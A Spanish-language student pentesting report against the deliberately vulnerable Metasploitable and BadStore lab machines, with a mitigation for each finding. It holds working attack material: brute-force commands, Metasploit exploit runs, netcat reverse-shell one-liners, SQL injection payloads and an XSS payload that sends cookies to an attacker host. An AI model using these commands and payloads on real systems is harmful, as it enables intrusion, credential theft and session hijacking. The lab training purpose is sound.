

# Práctica pentesting

Hicham Haitak Martinez

## Metasploitable

### 1. Telnetd

#### 1.1. Fuerza bruta

- Descripción: Objetivo vulnerable a fuerza bruta
- Impacto: Conectarte con una consola con permisos de administrador. Alto
- Explotación: Usando Hydra, obtuve un usuario con permisos de administrador y usando nmap con el script brute force.

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina1/httpd$ nmap --script telnet-brute -p23 192.168.191.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 20:42 CET
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.191.132
Host is up (0.00013s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-brute:
|   Accounts:
|     user:user - Valid credentials
|_ Statistics: Performed 3929 guesses in 604 seconds, average tps: 6.7

Nmap done: 1 IP address (1 host up) scanned in 604.77 seconds
```

```
hydra -t 4 -l msfadmin -P ~/rockyou.txt -vV 192.168.191.132 telnet
```

```
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "linda" - 473 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "albert" - 474 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "tatiana" - 475 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "london" - 476 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "cantik" - 477 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.191.132 - login "msfadmin" - pass "msfadmin" - 478 of 14344400 [child 2] (0/0)
[23][telnet] host: 192.168.191.132 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.191.132 (waiting for children to complete tests)
```

```

alkhasu@unixsam:~$ telnet 192.168.191.132
Trying 192.168.191.132...
Connected to 192.168.191.132.
Escape character is '^]'.
Ubuntu 8.04
metasploitable login: msfadmin
Password:
Last login: Tue Feb 28 09:23:39 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
65 failures since last login.
Last was Tue 28 Feb 2023 10:09:10 AM EST on pts/2.
msfadmin@metasploitable:~$ exit
logout
Connection closed by foreign host.

```

- Mitigación: Deshabilitar el servicio de telnetd, es un servicio inseguro, usar SSH como alternativa segura, aun así, actualizar la política de contraseñas a una mas robusta.

## 2. ISC BIND

### 2.1. DoS

- Descripción: Cuando el servidor vulnerable intenta procesar un paquete TKEY llama a un proceso para buscar el correspondiente paquete TKEY, el servicio busca en dos sitios, tras la primera búsqueda fallida, si tiene configurado un parámetro como non-null, en la siguiente búsqueda el código crashea.  
<https://www.exploit-db.com/exploits/37721>
- Impacto: Alto, la máquina sufre un DoS de toda la red, no solo del servicio.
- Explotación: Descargar el exploit está escrito en C, se compila y se ejecuta añadiendo como ip el servidor objetivo:

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina1/isc_bind$ ./dosbind 192.168.191.132
--- PoC for CVE-2015-5477 BIND9 TKEY assert DoS ---
[+] 192.168.191.132: Resolving to IP address
[+] 192.168.191.132: Resolved to multiple IPs (NOTE)
[+] 192.168.191.132: Probing...
[+] Querying version...
[+] 192.168.191.132: "9.4.2"
[+] Sending DoS packet...
[+] Waiting 5-sec for response...
[+] timed out, probably crashed
```

```
msf6 auxiliary(spoof/dns/bailiwicked_domain) > ping 199.168.191.132
[*] exec: ping 199.168.191.132

PING 199.168.191.132 (199.168.191.132) 56(84) bytes of data.
^C
--- 199.168.191.132 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2037ms

Interrupt: use the 'exit' command to quit
msf6 auxiliary(spoof/dns/bailiwicked_domain) > telnet 199.168.191.132 53
[*] exec: telnet 199.168.191.132 53

Trying 199.168.191.132...
^CInterrupt: use the 'exit' command to quit
```

- Mitigación: Actualizar el servicio a las siguientes versiones:  
1:9.9.5.dfsg-9ubuntu0.2  
1:9.9.5.dfsg-3ubuntu0.4  
1:9.8.1.dfsg.P1-4ubuntu0.12  
Una actualización del sistema standard solucionaría el problema.  
<https://ubuntu.com/security/notices/USN-2693-1>

### 3. http

#### 3.1. Tomcat

##### 3.1.1. CVE-2020-1938 Ghostcat

- Descripción: Un atacante puede leer ficheros de configuración del servidor web y ficheros a los que no debería tener acceso, por consecuencia, si la web puede subir algún fichero, puede subir un fichero con código malicioso y ejecutarlo.

[https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/admin/http/tomcat\\_ghostcat.md](https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/admin/http/tomcat_ghostcat.md)

<https://www.chaitin.cn/en/ghostcat>

- Impacto: Medio, el atacante puede leer configuraciones para encontrar mas formas de atacar al servidor
- Explotación: El objetivo solo es vulnerable a lectura de ficheros de configuración y código fuente, no a la ejecución remota de código.  
Usando mfsconsole, configuré RHOST y en FILENAME escribo el fichero que quiero leer.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > options
Module options (auxiliary/admin/http/tomcat_ghostcat):

  Name      Current Setting  Required  Description
  ----      -
  AJP_PORT   8009              no        The Apache JServ Protocol (AJP) port
  FILENAME   /WEB-INF/web.xml  yes       File name
  RHOSTS     192.168.191.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      8080              yes       The Apache Tomcat webserver port (TCP)
  SSL        false             yes       SSL

msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 192.168.191.132
Status Code: OK
ETag: W/"1565-1228677438000"
Last-Modified: Sun, 07 Dec 2008 19:17:18 GMT
Content-Type: application/xml
Content-Length: 1565
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.

-->
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

  <!-- JSPC servlet mappings start -->

  <servlet>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <servlet-class>org.apache.jsp.index_jsp</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <url-pattern>/index.jsp</url-pattern>
  </servlet-mapping>

  <!-- JSPC servlet mappings end -->

</web-app>

[*] 192.168.191.132:8180 - /home/alkhasu/.msf4/loot/20230301184216_metasploitable_192.168.191.132_WEBINFweb.xml_510293.txt
[*] Auxiliary module execution completed
```

- Mitigación: Actualizar la versión de Tomcat o deshabilitar el servicio de AJP si no se está utilizando.

### 3.1.2. CVE-2020-26948 Contraseña de administración por defecto Tomcat

- Descripción: La autenticación de Tomcat esta configurada por defecto tomcat:tomcat
- Explotación: En la url <http://192.168.191.132:8180/admin> la contraseña de administración es tomcat tomcat:

- Tomcat Server
  - Servicio (Catalina)
  - Recursos
    - Fuentes de Datos
    - Sesiones de Correo
    - Entradas de Entorno
    - User Databases
  - Definición de Usuario
    - Usuarios**
    - Grupos
    - Papeles a Desempeñar

### Editar Propiedades de Usuario Existente

Propiedades de Usuario	
Nombre de Usuario:	tomcat
Contraseña:	.....
Nombre Completo:	

	Nombre de Grupo	Descripción

	Nombre de Papel a Desempeñar	Descripción
<input checked="" type="checkbox"/>	<a href="#">admin</a>	
<input checked="" type="checkbox"/>	<a href="#">manager</a>	
<input type="checkbox"/>	<a href="#">role1</a>	
<input checked="" type="checkbox"/>	<a href="#">tomcat</a>	

- Impacto: Alto, control total de Tomcat
- Mitigación: Usar políticas de contraseñas seguras y seguir las buenas prácticas de Apache para mantener segura la administración del servidor  
<https://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html>

### 3.1.3. CVE-2009-3843 Apache Tomcat Manager Application Deployer Authenticated Code Execution

- Descripción: Un atacante puede ejecutar un payload en el servidor desde la consola de administración de Tomcat usando el método PUT con un archivo WAR donde se almacena código malicioso.
- Explotación: Introducir las credenciales obtenidas previamente ya que este modulo requiere autenticación:

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > options
Module options (exploit/multi/http/tomcat_mgr_deploy):
```

Name	Current Setting	Required	Description
HttpPassword	tomcat	no	The password for the specified username
HttpUsername	tomcat	no	The username to authenticate as
PATH	/manager	yes	The URI path of the manager app (/deploy and /undeploy will be used)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.191.132	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8180	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

El exploit usa un payload en java, la shell obtenida se ejecuta con el usuario tomcat55.


- Impacto: Medio, se obtiene una shell sin permisos en el sistema.
- Mitigación: Usar políticas de contraseñas seguras y seguir las buenas prácticas de Apache Tomcat para mantener segura la administración del servidor  
<https://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html>

## 3.2. Tikiwiki & MySQL

### 3.2.1. CVE-2020-8966 XSS Reflected

- Descripción: Se puede añadir código JS en la url del gestor de contenido tiki wiki.
- Impacto: Medio, la vulnerabilidad se puede usar para mandar un enlace malicioso y robar las cookies de sesión

- Explotación: Añadiendo a la url código JS se ejecuta en la aplicación:  
`http://192.168.191.132/tikiwiki/tiki-featured_link.php?type=f&url="></iframe><script>ipt>alert('XSS')</script>pt> <!--`



- Mitigación: Usar cabeceras CSP en el servidor web.  
Usar un WAF.

### 3.2.2. CVE-2007-5423 TIKIWIKI 1.9.8 TIKI-GRAPH\_FORMULA.PHP ARRAY CODE INJECTION

- Descripción: La vulnerabilidad permite a un atacante ejecutar código PHP.  
<https://nvd.nist.gov/vuln/detail/CVE-2007-5423>
- Impacto: Alto, permite al usuario obtener una consola.
- Explotación: En el fichero 'tiki-graph\_formula.php', no se sanitiza bien el input del usuario.

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.66.121:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki : tikiwiki195

[*] Attempting to execute our payload...
[*] Sending stage (39927 bytes) to 192.168.66.121
[*] Meterpreter session 2 opened (192.168.66.121:4444 -> 192.168.66.121:48195) at 2023-03-07 16:59:01 +0100

meterpreter > shell
Process 6638 created.
Channel 0 created.
whoami
www-data
```

La sesión se crea con el usuario www-data, no he conseguido elevarla a root, he intentado:

<https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtycow.c>

- Mitigación: Sanitizar todos los campos donde el usuario pueda introducir datos.

## 4. SMB

### 4.1. CVE-2007-2447 Remote Command Injection Vulnerability

- Descripción: Samba no escapa bien los parámetros de scripts externos definidos en el smb.conf, usuarios no autenticados pueden ejecutar comandos remotamente usando peticiones RPC.

- Explotación: Para esta vulnerabilidad solo necesitamos que samba este usando un script llamado “username map script”, usando este exploit:

<https://www.exploit-db.com/exploits/16320>

Solo añadiendo el objetivo en RHOST

```
msf6 exploit(multi/samba/usermap_script) > exploit

[+] mkfifo /tmp/wdbs; nc 192.168.66.121 4444 0</tmp/wdbs | /bin/sh >/tmp/wdbs 2>&1; rm /tmp/wdbs
[*] Started reverse TCP handler on 192.168.66.121:4444
[*] 192.168.191.132:139 - Use Rex client (SMB1 only) since this module is not compatible with RubySMB client
[*] Command shell session 4 opened (192.168.66.121:4444 -> 192.168.66.121:58519) at 2023-03-07 20:42:21 +0100
```

```
[*] Starting interaction with 3...
```

```
id
uid=0(root) gid=0(root)
```

La session que obtiene el exploit es con el usuario root.

- Impacto: Alto, sin necesidad de autenticación obtiene una consola con permisos de root.
- Mitigación: Para la versión Ubuntu 4.2.3 no existe parche, hay que upgradear a la versión 6.06 samba - 3.0.22-1ubuntu3.3, se puede remediar borrando los scripts de smb.conf.

<https://www.samba.org/samba/security/CVE-2007-2447.html>

<https://ubuntu.com/security/notices/USN-460-1>

## 5. distccd

### 5.1. CVE-2004-2687 Remote Command Execution Vulnerability

- Descripción: Cualquier usuario con acceso al puerto puede ejecutar código mediante trabajos de compilado ejecutandolo en el servidor.
- Explotación: Descargar el script:

<https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855>

se ha de ejecutar con python2 y con la siguiente sintaxis:

```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina1/distccd$ python2 distccd_re_CVE-2004-2687.py -t 192.168.191.132 -p 3632 -c "nc 192.168.66.121 4444 -e /bin/sh"
```

```
[OK] Connected to remote service
[OK] Socket Timeout
```

```
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uname -r
2.6.24-16-server
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Impacto: Alto, permite al atacante conseguir una consola con el usuario daemon
- Mitigación: Restringir el acceso al puerto, y actualizar el paquete a su versión más reciente.



## 6. PostgreSQL

### CVE-2007-3280 Payload execution

- Descripción: En instalaciones por defecto, el usuario de postgres puede escribir en el directorio /tmp y ejecutar librerías definidas por el usuario desde ahí, permitiendo la ejecución de código arbitrario.
- Explotación: Seleccionar el módulo de metasploit linux/postgres/postgres\_payload

```
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.191.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.66.121  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.66.121:4444
[*] 192.168.191.132:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/vDxsMdpR.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.66.121
id
[*] Meterpreter session 5 opened (192.168.66.121:4444 -> 192.168.66.121:44605) at 2023-03-08 23:22:56 +0100

meterpreter > id
[-] Unknown command: id
meterpreter > shell
id
Process 7090 created.
Channel 1 created.
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
```

- Impacto: Medio, permite al usuario generar una consola sin permisos de administrador.
- Mitigación: Actualizar a la versión más reciente, ubuntu no tiene parche.  
<https://ubuntu.com/security/CVE-2007-3280>

## BadStore

### 1. Mysql

- Descripción: Contraseña en blanco
- Explotación: Realizar un login con `mysql -h 192.168.191.133 -u root`



```
alkhasu@unixsam:~/bootcamp/pentesting/practica/maquina2badstore/mysql$ mysql -h 192.168.191.133 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 3100
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

- Impacto: Alto
- Mitigación: Utilizar políticas de contraseñas seguras, deshabilitar el login con el usuario root

## 2. SQL Injection

- Descripción: El campo de búsqueda de la página de inicio es vulnerable a ataques por UNION query.
- Explotación: Lanzo sqlmap y obtengo que la web es vulnerable a estos 3 ataques:

```
Parameter: searchquery (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: searchquery=STAO' RLIKE (SELECT (CASE WHEN (8307=8307) THEN 0x5354416f ELSE 0x28 END))-- bngGaction=search
Type: time-based blind
Title: MySQL < 5.0.12 OR time-based blind (BENCHMARK)
Payload: searchquery=STAO' OR 7119=BENCHMARK(5000000,MD5(0x50565553))-- GEXpaction=search
Type: UNION query
Title: MySQL UNION query (random number) - 4 columns
Payload: searchquery=STAO' UNION ALL SELECT CONCAT(0x716a787871,0x625861614b4d5546734a6d687955496e756a6554554b434d4658484a43447768564e6748646e4774,0x717a6b7071),6394,6394,6394#&action=search
```

Intentó realizar la request y el servidor la admite, pero el campo está bloqueado a un límite de caracteres, pruebo a cambiarlo en el html y lanzar la query, y me lo permite:

```
'UNION ALL SELECT
CONCAT (0x716a787871,0x625861614b4d5546734a6d687955496e756a655
4554b434d4658484a43447768564e6748646e4774,0x717a6b7071) , 6394,
6394,6394#&action=search'
```

ItemNum	Item	Description	Price	Image	Add to Cart
qjxxqbXaaKMUFsJmhyUlnujeTUKCMFXHJCDwhVNgHdnGtqzkipq	6394	6394	6394.00		<input type="checkbox"/>

Ahora pruebo a cambiar los valores de sqlmap por unos para ver si puedo modificar la query a mi gusto:

```
' and '1'='1'UNION SELECT 1,1,1,1#
```

The screenshot shows the BADSTORE.NET website. The header has the site name in yellow on a green background. Below it is a search bar and a 'View Cart' link. A sidebar on the left contains navigation links: Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, and Login / Register. The main content area displays the message 'The following items matched your search criteria:' followed by a table with one item. The table has columns: ItemNum, Item, Description, Price, Image, and Add to Cart. The single row shows ItemNum 1, Item 1, Description 1, Price 1.00, and an image icon. Below the table are buttons for 'Add Items to Cart' and 'Restablecer'. At the bottom, it says 'BadStore v1.2.3s - Copyright © 2004-2005'.

ItemNum	Item	Description	Price	Image	Add to Cart
1	1	1	1.00		<input type="checkbox"/>

Ahora necesito sacar datos de otras tablas, me interesa de los usuarios, para ello necesito saber cual es el nombre de la tabla de usuarios, para ello me creo una cuenta y miro en la petición veo que los valores que se mandan cuando creo el usuario tienen un nombre muy específico, así que intento con esos y imprimo toda la tabla de usuarios:

```
'UNION all SELECT email,passwd,1,1 from userdb#
```

This screenshot is similar to the previous one but shows the result of a successful SQL injection. The table now contains six rows, each representing a user account. The 'Item' column contains email addresses, and the 'Description' column contains password hashes. The 'Price' column is set to 1.00 for all entries.

ItemNum	Item	Description	Price	Image	Add to Cart
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	1	1.00		<input type="checkbox"/>
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	1	1.00		<input type="checkbox"/>
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	1	1.00		<input type="checkbox"/>
big@spender.com	972625eec083aa56dc0449a21b33190	1	1.00		<input type="checkbox"/>
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	1	1.00		<input type="checkbox"/>


Introduje los hashes conseguidos en <https://crackstation.net/> para conseguir las contraseñas.

- Impacto: Alto, posibilidad de un atacante de obtener información sensible de otros usuarios y realizar compras con esas cuentas.
- Mitigación: Usar librerías que controlen el input del usuario, no dejar información relacionada con la base de datos expuesta al cliente.

### 3. XSS Persistente

- Descripción: Un atacante puede modificar el contenido de la página para ejecutar código JS malicioso.
- Explotación: Añadiendo un comentario en el guest book con este código:

`<script>document.location.href="http://192.168.66.121/cookies="+document.cookie</script>` donde la ip del servidor web seria el servidor web del atacante



hace que al entrar dentro de la lista de comentarios haga una petición al servidor web del código JS

```
1 GET /cookies=SS0id=QURNSU46NWViZTIyOTRlY2QwZTBmMDhlYWI3NjkWZDZhNmVlNjk6TWZldGVyIFN5c3RlbSBhZG1p%0Abm1zdHJhdG9yOkE%3D%0A HTTP/1.1
2 Host: 192.168.66.121
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.191.133/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: es-ES,es;q=0.9
9 Connection: close
10
11
```

Mandando la cookie de sesión al servidor.

```
alkhasu@unixsam:~$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.66.121 - - [12/Mar/2023 12:14:52] "GET / HTTP/1.1" 200 -
192.168.66.121 - - [12/Mar/2023 12:14:53] code 404, message File not found
192.168.66.121 - - [12/Mar/2023 12:14:53] "GET /favicon.ico HTTP/1.1" 404 -
192.168.66.121 - - [12/Mar/2023 12:18:44] code 404, message File not found
192.168.66.121 - - [12/Mar/2023 12:18:44] "GET /cookies=SS0id=QURNSU46NWViZTIyOTRlY2QwZTBmMDhlYWI3NjkWZDZhNmVlNjk6TWZldGVyIFN5c3RlbSBhZG1p%0Abm1zdHJhdG9yOkE%3D%0A HTTP/1.1" 404 -
192.168.66.121 - - [12/Mar/2023 12:18:45] code 404, message File not found
192.168.66.121 - - [12/Mar/2023 12:18:45] "GET /favicon.ico HTTP/1.1" 404 -
```

Y como es persistente, todo usuario mandará su cookie de sesión cada vez que acceda al guestbook

- Impacto: Alto, un atacante puede modificar completamente el contenido de la página añadiendo código JS a su antojo.
- Mitigación: Añadir controles de sanitización para el input del usuario:  
[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

## Authentication bypass

- Descripción: El atacante puede hacer login con cualquier usuario solo con el nombre de usuario
- Explotación: Añadiendo '#' al final del usuario en el formulario de login, la aplicación te permite hacer login con el usuario en cuestión.

```
POST /cgi-bin/badstore.cgi?action=login HTTP/1.1
Host: 192.168.191.133
Content-Length: 48
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.191.133
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.191.133/cgi-bin/badstore.cgi?action=loginregister
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie:
SSOid=QURNSU46NWViZTIyOTRlY2QwZTBmMDhlYWl3NjkwZDZhNmVlNjk6TWVzdGVyIFN5c3RlbS
BBZGlp%0AbmlzdHJhdG9yOKE%3D%0A
Connection: close

email=joe%40supplier.com'#{&passwd=test&Login=Login
```

- Impacto: Alto, todos los usuarios están en peligro de que sus datos sensibles sean expuestos.
- Mitigación: Añadir controles de sanitización para el input del usuario  
Asegurarse de que el sistema autentica el usuario cuando se introduce junto a la contraseña.